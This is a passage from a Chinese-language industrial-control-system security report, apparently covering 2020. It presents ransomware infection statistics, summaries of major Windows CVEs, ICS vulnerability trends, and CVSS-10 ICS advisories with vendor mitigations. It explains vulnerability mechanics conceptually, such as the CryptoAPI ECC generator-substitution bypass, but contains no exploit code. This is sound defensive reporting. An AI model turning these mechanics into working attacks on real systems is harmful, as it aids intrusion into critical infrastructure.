


图 3-5　2020 年勒索软件感染地域分布（单位：千万次）

对比2019 年勒索软件感染统计，可以看到2020年Top10地区，河南、浙江、上海、贵州、四川、广西等地感染次数均有上升。勒索病毒的威胁依然存在，工业环境仍然面临较大威胁，工业用户需要做好必要的安全防控措施。




图 3-6　2018-2020 年勒索软件感染地域对比统计（单位：千万次）

3.2.1.2　2020 年工业主机典型漏洞说明

以下是2020 年内发现的Windows 操作系统典型漏洞。

1、CVE-2020-0601 Windows CryptoAPI 验证绕过漏洞

2020年1月15日，Microsoft发布了月度补丁更新列表，其中其中存在一个位于CryptoAPI椭圆曲线密码(ECC)证书检测绕过相关的漏洞(CVE-2020-0601)，该漏洞为NSA发现并汇报给微软。

CVE-2020-0601漏洞原理在于，win10增加了对带参数ECC密钥的支持，但在crypt32.dll中做签名验证时，只检查匹配的公钥Q，而没有检查生成元G。公钥Q=dG，d是私钥。由于win10支持自定义生成元G′，攻击者可以提供G′=Q，d′=e（单位元），使得公钥Q=dG=d′G′。这两对（Q，G）-（Q，G′）中公钥Q相同，G与G′不同，由于验证缺陷，只检测公钥Q。从而，攻击者用自己的私钥d′签名，会被验证通过，认为是官方私钥d做出的签名。伪造的Q = d′G′，在验证签名时过程如下：假设exe文件A的hash值是X,用伪造的私钥d′签出的值是Y,验证时,用公钥Q求解Y得到X,和exe的hash值一致，认证通过，系统认为签名正确，完成绕过。

利用此漏洞可以使用伪造的证书对恶意的可执行文件进行签名，使文件看起来来自可信的来源，或者进行中间人攻击并解密用户连接到受影响软件的机密信息。

2、CVE-2020-0796 “蠕虫型”远程代码执行漏洞

2020年3月，海外厂家发布安全规则通告，通告中描述了一处微软SMBv3协议的内存破坏漏洞，编号CVE-2020-0796。CVE-2020-0796是存在于微软服务器消息块3.0 (SMBv3)协议中的蠕虫级漏洞。

安全公司 Cisco Talos 和 Fortinet，在其网站上公布了CVE-2020-0796漏洞的技术细节。该漏洞是由SMBv3处理恶意压缩数据包时进入错误流程造成的，远程攻击者可以利用该漏洞在应用程序上下文中执行任意代码。该漏洞与“Eternal Blue”都是存在于smb协议的漏洞，并且是远程可利用漏洞，或将成为下一代勒索病毒攻击目标首选方式。由于该漏洞与“Eternal Blue ”相似，推特已经开始尝试将其命名为“Corona Blue”。

3、CVE-2020-0684 LNK漏洞

2020年3月11日，微软发布当月安全公告，其中包括 “震网级”LNK漏洞CVE-2020-0684。CVE-2020-0684存在于LNK文件的处理过程中，和 2010 年震网病毒所使用的漏洞CVE-2010-2568以及2017年微软修复的漏洞CVE-2017-8464类似。如果用户在 Windows 中处理了.LNK 文件，则 Microsoft Windows 会触发一个远程代码执行漏洞。成功利用此漏洞的攻击者，可能会获得与本地用户相同的用户权限执行任意代码。微软将其严重等级定义为Critical。

4、CVE-2020-0787 Windows 全版本提权漏洞

2020 年 3 月 10 日，微软官方公布了一个本地提权漏洞CVE-2020-0787，根据微软的漏洞描述声称，攻击者在使用低权限用户登录系统后，可以利用该漏洞构造恶意程序直接提权到administrator或者system权限。system是windows所有操作系统中权限最大的账户。Background Intelligent Transfer Service（BITS）是Microsoft Windows 和Microsoft Windows

Server 系统的一个后台智能传输服务组件。Microsoft Windows Background Intelligent Transfer Service 中存在提权漏洞，该漏洞源于该服务无法正确处理符号链接。攻击者可通过执行特制的应用程序利用该漏洞覆盖目标文件，提升权限。

5、CVE-2020-1350: Windows DNS Server 蠕虫级远程代码执行漏洞分析

Windows DNS Server 远程代码执行漏洞（CVE-2020-1350）：CVSS 评分为满分 10 分，是由 Check Point 公司的研究员 Sagi Tzaik 发现的。该漏洞和 Windows 操作系统和 Server 软件上的域名系统服务微软 Windows DNS 有关。远程攻击者可通过向目标 DNS 服务器发送特制数据包，从目标系统上以本地 SYSTEM 账户权限执行任意代码。该漏洞无需交互、不需要身份认证且 Windows DNS Server 默认配置可触发，因此能够在无需用户交互的情况下传播到易受攻击的机器中，可能攻陷企业的整个 PC 网络。该漏洞影响 2003 到 2019 年发布的所有 Windows Server 版本。2020 年 7 月 9 日，微软证实该漏洞是可蠕虫的并给出严重程度为高的 CVSS 评分。

6、CVE-2020-17087 Windows cng.sys 权限提升漏洞

2020 年 10 月 30 日，“零号项目”的创始成员兼技术负责人本·霍克斯在推特上说，该团队“检测并报告了” Microsoft Windows（CVE-2020-17087）中的一个内核漏洞。

CVE-2020-17087 是 Windows 内核密码驱动程序（cng.sys）中的缓冲区溢出漏洞。该漏洞来自输入/输出控制器（IOCTL）

0x390400 处理，并且可能允许本地攻击者提升特权，以及沙盒逃逸，影响 Win7 以上版本。攻击者通过诱使用户运行精心构造的二进制恶意程序,可造成权限提升的影响。该漏洞已出现在野利用场景案例。

7、CVE-2020-16898 Windows TCP/IP 远程执行代码漏洞分析

2020 年 10 月,Microsoft 发布了 TCP/IP 远程代码执行漏洞的风险通告,该漏洞是由于 Windows TCP/IP 堆栈,在处理 IMCPv6 Router Advertisement（路由通告）数据包时存在漏洞，远程攻击者通过构造特制的 ICMPv6 Router Advertisement（路由通告）数据包 ，并将其发送到远程 Windows 主机上，可造成远程 BSOD（Blue Screen of Death 蓝屏死机）。

漏洞成因，根据 rfc5006 描述，RDNSS 包的 length 应为奇数，而当攻击者构造的 RDNSS 包的 Length 为偶数时，Windows TCP/IP 在检查包过程中会根据 Length 来获取每个包的偏移,遍历解析，导致对 Addresses of IPv6 Recursive DNS Servers 和下一个 RDNSS 选项的边界解析错误，从而绕过验证，将攻击者伪造的 option 包进行解析，造成栈溢出，从而导致系统崩溃。

8、CVE-2020-17051、CVE-2020-17056

2020 年 11 月,微软在月度补丁中修复了两个存在于 Windows 网络文件系统(Network File System)中的漏洞,CVE-2020-17051 为远程代码执行漏洞，CVE-2020-17056 为信息泄露漏洞。

CVE-2020-17051：Windows NFS v3 服务器中存在可远程利

用的堆溢出漏洞。在 nfssvr.sys 文件的某函数中，某处字符串 ANSI 转换为 UNICODE 后，调用了 memcpy，从而造成了缓冲区溢出。未授权的攻击者通过发送恶意的 NFS 数据包，可以在目标 Windows 中的网络文件系统（NFSv3）造成内存堆溢出，进而实现远程代码执行。

CVE-2020-17056: Windows NFS 驱动程序 nfssvr.sys 中的越界读取漏洞，该漏洞可能会导致被攻击者利用在拒绝服务式攻击（BSOD）上，当 nfssvr 对 READ 程序处理时存在越界读取，可导致 ASLR（地址空间布局随机化）被绕过。

当这两个漏洞被组合利用时，攻击者可以先获取用户的敏感信息，然后远程获取 Windows 主机的权限，进而执行任意代码。漏洞危害大、影响广泛。

9、CVE-2020-17096 Windows NTFS 远程执行代码漏洞

2020 年 12 月 09 日，Microsoft 发布 12 月度安全更新公告，其中包括 Windows NTFS 远程执行代码漏洞 CVE-2020-17096，该漏洞是 NTFS 的内存泄露漏洞，当 NTFS 对目录句柄执行无效的请求时，NTFS 在处理完成时将会发生内存错误，从而造成内存泄露。本地攻击者可以运行特制的应用程序，从而提高攻击者的特权；经过身份验证的远程攻击者可以以 SMBv2 为媒介通过网络发送特殊设计的请求数据包，利用此漏洞在目标系统上执行代码。

3.2.2 工业控制设备安全风险

3.2.2.1 工业控制系统安全漏洞总体态势

本节主要以工业控制系统安全国家地方联合工程实验室漏

洞库收录的工业控制系统相关的漏洞信息为基础，综合参考了 Common Vulnerabilities & Exposures（CVE）、National Vulnerability Database（NVD）、中国国家信息安全漏洞共享平台（CNVD）及国家信息安全漏洞库（CNNVD）所发布的漏洞信息，从工控漏洞的年度变化趋势、等级危害、漏洞类型、漏洞涉及行业、漏洞设备类型等方面分析工业控制系统的安全威胁态势及脆弱性。

本报告中的工控漏洞风险评估方法，基于通用漏洞评分系统，将可见性、可控性、漏洞利用目标服役情况等体现工控安全特性的指标纳入量化评估范围。该方法使用改进的工控漏洞风险评估算法，既可以生成工控漏洞的基础评分、生命周期评分，也可以用于安全人员结合实际工控安全场景的具体需求以生成环境评分。

根据中国国家信息安全漏洞共享平台最新统计，截止到 2020 年 12 月，CNVD 收录的与工业控制系统相关的漏洞高达 2955 个，2020 年新增的工业控制系统漏洞数量达到 593 个，工业控制系统漏洞数据再创历史新高，安全漏洞数量快速增长，整体形势严峻。CNVD 工控新增漏洞年度分布如下所示：




图 3-7　2000-2020 年 CNVD 收录的工控系统漏洞数量分布图

在 2020 年，Common Vulnerabilities & Exposures（CVE）、National Vulnerability Database（NVD）、中国国家信息安全漏洞共享平台（CNVD）及国家信息安全漏洞库（CNNVD）四大漏洞平台收录的漏洞信息共达到了 804 条漏洞，漏洞成因多样化特征明显，技术类型多达 30 种以上。其中，拒绝服务漏洞（111）、缓冲区溢出漏洞（99）和信息泄露漏洞(71)数量最为常见。2020 年工控系统新增漏洞类型分布如下:




图 3-8　2020 年四大漏洞库平台收录的工控系统漏洞类型分布图

攻击者可以利用多样化的漏洞获取非法控制权、通过遍历的方式绕过验证机制、发送大量请求造成资源过载等安全事故。实际上，无论攻击者利用何种漏洞造成生产厂区的异常运行，均会影响工控系统组件及设备的可用性和可靠性。

在四大漏洞平台收录的工业控系统漏洞中，高危漏洞占比 56.6%，中危漏洞占比为 35.8%，中高危漏洞占比高达 92.4%。在信息安全技术 标准中定义：漏洞可以容易地对目标对象造成严重后果为高危漏洞，工业控制系统又多应用于国家关键基础设施，一旦遭受网络攻击，会造成较为严重的损失。




图 3-9　2020 年四大漏洞库平台收录的工控系统漏洞危险等级图

在收录的工业控制系统漏洞中，涉及到的前八大工控厂商分别为施耐德（Schneider）、西门子（Siemens）、研华（Advantech）、三菱（Mitsubishi）、摩莎（Moxa）、万可（WAGO）、思科（Cisco）和 ABB。漏洞涉及主要厂商情况如下图所示：




图 3-10　2020 年各工控设备厂商漏洞数据统计

需要说明的是，虽然安全漏洞在一定程度上反映了工控系统的脆弱性，但不能仅通过被报告的厂商安全漏洞数量来片面判断比较厂商产品的安全性。因为一般来说，一个厂商的产品越是使用广泛，越会受到更多安全研究者的关注，因此被发现安全漏洞的可能性也越大。某种程度上来说，安全漏洞报告的厂商分布，更多程度上反映的是研究者的关注度。

在收录的工业控制系统安全漏洞中，多数分布在制造业、能源、水务、商业设施、石化、医疗、交通、农业、信息技术、航空等关键基础设施行业。一个漏洞可能涉及多个行业，在 804 个漏洞中，有 708 个漏洞涉及到制造业，也是占比最高的行业。涉及到的能源行业漏洞数量高达 623 个。制造业和能源行业工控漏洞较多，应加强这两个行业工业安全建设。漏洞行业分布图如下:




图 3-11　2020 年四大漏洞库平台收录的工控漏洞涉及行业分布

3.2.2.2　2020 年新公开工业互联网严重漏洞

CVSS(Common Vulerability Scoring System, 通用漏洞评估方法)提供了一种捕获漏洞主要特征并生成反映其严重性的数字评分的方法。数字评分以文本形式来表示，通常将数字分数转换为定性表示形式（例如低，中，高），以帮助组织正确评估漏洞管理流程并确定漏洞修复优先级。

漏洞库平台根据 CVSS 分级标准对漏洞进行 0 至 10 之间的数字评分，10 分为最高分，表示该漏洞的严重程度最高，一旦被攻击者利用，造成的损失也较大。本文分析 2020 年 CVSS v3.X（CVSS v3.0 或 CVSS v3.1）为 10 的工业互联网安全高危漏洞，如表 1 所示，并对 AutomationDirect、Moxa、Emerson、Schneider Electric、Siemens、WAGO 不同供应商的高危漏洞进行详细分析，并参考美国网络安全和基础设施安全局（CISA）的建议给出漏洞的缓解措施。

表 1：CVSS v3.X 为 10 的工业互联网安全高危漏洞

CVE ID	漏洞类型	影响产品	供应商	自主/进口
CVE-2020-6969	凭证管理漏洞	C-More Touch Panels EA9 6.53之前的版本	AutomationDirect	进口
CVE-2020-6989	缓冲区溢出漏洞	PT-7528 series firmware 4.0 之前的版本 PT-7828 series firmware 3.9 之前的版本	Moxa	进口
CVE-2020-12030	访问控制漏洞	Electric Wireless 1410 Gateway 4.6.43版本至4.7.84版本 Wireless 1420 Gateway 4.6.43版本至4.7.84版本 Wireless 1552WU Gateway 4.6.43版本至4.7.84版本	Emerson	进口
CVE-2020-7498	使用硬编码凭证漏洞	Unity Loader和OS Loader Software（全部版本）	Schneider Electric	进口
CVE-2020-14509	内存破坏漏洞	Siemens Information Server <=2019 SP1 Siemens SIMATIC WinCC OA 3.17 Siemens SINEC INS Siemens SPPA-S2000 (S7) 3.04 Siemens SPPA-S2000 (S7) 3.06 Siemens SPPA-T3000 R8.2 SP2 Siemens SPPA-S3000 3.05	Siemens	进口
CVE-2020-12522	命令注入漏洞	WAGO Series PFC 100 (750-81xx/xxx-xxx) Series PFC 200 (750-82xx/xxx-xxx) Series Wago Touch Panel 600 Standard Line (762-4xxx) Series Wago Touch Panel 600 Advanced Line (762-5xxx), Series Wago Touch Panel 600 Marine Line (762-6xxx) with firmware versions < =FW10	WAGO	进口

（一） AutomationDirect C-More Touch Panels EA9 Series 凭证管理漏洞（CVE-2020-6969）

漏洞描述：AutomationDirect C-More Touch Panels EA9 是美国 AutomationDirect 公司的一款软件管理平台。

威胁预警： CVSS v3 10

风险评估：攻击者成功利用该漏洞，能够获取帐户信息（例如用户名和密码），进而访问系统并修改系统配置。

受影响的产品：AutomationDirect C-More Touch Panels EA9 6.53 之前的版本

CISA 漏洞缓解措施：

- 厂商已发布升级补丁以修复漏洞，https://support.automationdirect.com/products/cmore.html
- 最小化工业控制系统/设备的网络暴露面

- 在防火墙后面找到控制系统网络和远程设备，并将其与业务网络隔离
- 采用 VPN 的安全方式进行远程访问

（二） Moxa PT-7528 和 PT-7828 缓冲区溢出漏洞（CVE-2020-6989）

漏洞描述：Moxa PT-7528 和 Moxa PT-7828 都是中国台湾摩莎（Moxa）公司的一款管理型机架式以太网交换机。

威胁预警： CVSS v3 10

风险评估：攻击者成功利用该漏洞可执行任意代码或造成拒绝服务。

受影响的产品：

Moxa PT-7528 series firmware 4.0 之前的版本

Moxa PT-7828 series firmware 3.9 之前的版本

CISA 漏洞缓解措施：

- 厂商已发布升级补丁以修复漏洞，https://www.moxa.com/en/support/support/security-advisory/pt-7528-7828-ethernet-switches-vulnerabilities
- 最小化工业控制系统/设备的网络暴露面
- 在防火墙后面找到控制系统网络和远程设备，并将其与业务网络隔离
- 采用 VPN 的安全方式进行远程访问

（三） 多款 Emerson Electric 产品访问控制漏洞（CVE-2020-12030）

漏洞描述: Emerson Electric Wireless 1410 Gateway 等都是美国艾默生电气（Emerson Electric）公司的一款智能无线网关产品。

威胁预警: CVSS v3 10

风险评估:攻击者成功利用该漏洞可能会禁用内部网关防火墙，一旦禁用了网关的防火墙，攻击者便可以向网关发出特定命令，然后将这些命令转发到最终用户的无线设备上。

受影响的产品:

Emerson Electric Wireless 1410 Gateway 4.6.43 版本至 4.7.84 版本

Wireless 1420 Gateway 4.6.43 版本至 4.7.84 版本

Wireless 1552WU Gateway 4.6.43 版本至 4.7.84 版本

CISA 漏洞缓解措施:

- 厂商已发布升级补丁以修复漏洞

https://www.emerson.com/en-br/catalog/emerson-sku-1410-wireless-gateway

- 禁用所有未使用的功能
- 最小化工业控制系统/设备的网络暴露面，并确保不能从互联网上访问到设备
- 在防火墙后面找到控制系统网络和远程设备，并将其与业务网络隔离
- 采用 VPN 的安全方式进行远程访问

(四) Schneider Electric Unity Loader 和 OS Loader

Software 使用硬编码凭证漏洞（CVE-2020-7498）

漏洞描述: Schneider Electric Unity Loader 和 OS Loader Software 都是法国施耐德电气（Schneider Electric）公司的产品。Unity Loader 是一款数据交换实用程序。OS Loader Software 是一款系统加载实用程序。

威胁预警: CVSS v3 10

风险评估: 攻击者成功利用该漏洞可访问文件传输服务。

受影响的产品:

Schneider Electric Unity Loader 和 OS Loader Software（全部版本）

施耐德漏洞缓解措施:

- 厂商已发布升级补丁以修复漏洞

https://download.schneider-electric.com/files?p_enDocType=Technical+leaflet&p_File_Name=SEVD-2020-161-02_Unity_Loader_and_OS_Loader_Software_Security_Notification.pdf&p_Doc_Ref=SEVD-2020-161-02

- 设置网络分段并实施防火墙以阻止所有对端口 TCP/21 的未经授权的访问
- 安装物理控件，以防止未经授权的人员访问工业控制系统、组件、设备和网络
- 将所有控制器放置在上锁的机柜中，切勿使其处于“程序”模式
- 切勿将编程软件连接到用于设备网络以外的任何网络

上

- 最小化工业控制系统/设备的网络暴露面，并确保不能从互联网上访问到设备

（五） 多款 Siemens 产品内存破坏漏洞（CVE-2020-14509）

漏洞描述: Siemens SIMATIC WinCC OA（Open Architecture）是德国西门子（Siemens）公司的一套 SCADA 系统，也是 HMI 系列的一个组成部分。该系统主要适用于轨道交通、楼宇自动化和公共电力供应等行业。

威胁预警: CVSS v3 10

风险评估: 攻击者成功利用该漏洞可发送特制的数据包造成内存破坏漏洞。

受影响的产品:

Siemens Information Server <=2019 SP1

Siemens SIMATIC WinCC OA 3.17

Siemens SINEC INS

Siemens SPPA-S2000 (S7) 3.04

Siemens SPPA-S2000 (S7) 3.06

Siemens SPPA-T3000 R8.2 SP2

Siemens SPPA-S3000 3.05

施耐德漏洞缓解措施:

- 厂商已发布升级补丁以修复漏洞

https://cert-portal.siemens.com/productcert/pdf/ssa-455843.pdf

- 最小化工业控制系统/设备的网络暴露面，并确保不能从互联网上访问到设备
- 在防火墙后面找到控制系统网络和远程设备，并将其与业务网络隔离
- 采用 VPN 的安全方式进行远程访问

(六) WAGO 多款产品操作系统命令注入漏洞（CVE-2020-12522）

漏洞描述: WAGO 是德国万可（WAGO）的一款 750-88x 系列可编程逻辑控制器。该设备专门为在工业环境下应用而设计的数字运算操作电子系统。

威胁预警: CVSS v3 10

风险评估: 攻击者成功利用该漏洞可访问设备并执行构造的非法数据包。

受影响的产品:

WAGO Series PFC 100 (750-81xx/xxx-xxx)

Series PFC 200 (750-82xx/xxx-xxx)

Series Wago Touch Panel 600 Standard Line (762-4xxx)

Series Wago Touch Panel 600 Advanced Line (762-5xxx)

Series Wago Touch Panel 600 Marine Line (762-6xxx) with firmware versions <=FW10

施耐德漏洞缓解措施:

- 厂商已发布升级补丁以修复漏洞

https://cert.vde.com/en-us/advisories/vde-2020-045

- 最小化工业控制系统/设备的网络暴露面，并确保不能从互联网上访问到设备
- 在防火墙后面找到控制系统网络和远程设备，并将其与业务网络隔离

采用 VPN 的安全方式进行远程访问

3.2.3 数控设备安全风险

数控设备是指应用计算机数控技术的设备。数控技术通过采用计算机按照事先存储的控制程序来执行对数控设备的运动轨迹和外设的操作时序逻辑控制功能。随着制造业对数控设备的大量需求以及计算机技术和现代设计技术的飞速进步，数控设备的应用范围不断扩大，并且不断发展以适应生产加工的需要。数控设备的未来发展趋势是高速度高精度化、多功能化、智能化、数控编程自动化、控制系统小型化和可靠性最大化的，但同时随之而来的安全风险也日渐突出。

3.2.3.1 数控设备安全现状

我国数控设备行业的创新研发和可靠性水平显著提升，数控设备行业标准和技术规范逐步完善。

2006 年颁布国家标准《机械电气设备开放式数控系统第 2 部分：体系结构》规定了开放式数控系统的基本体系结构，确定开放式数控系统由功能组件构成原则，规定了功能组件模型及主要功能模块。

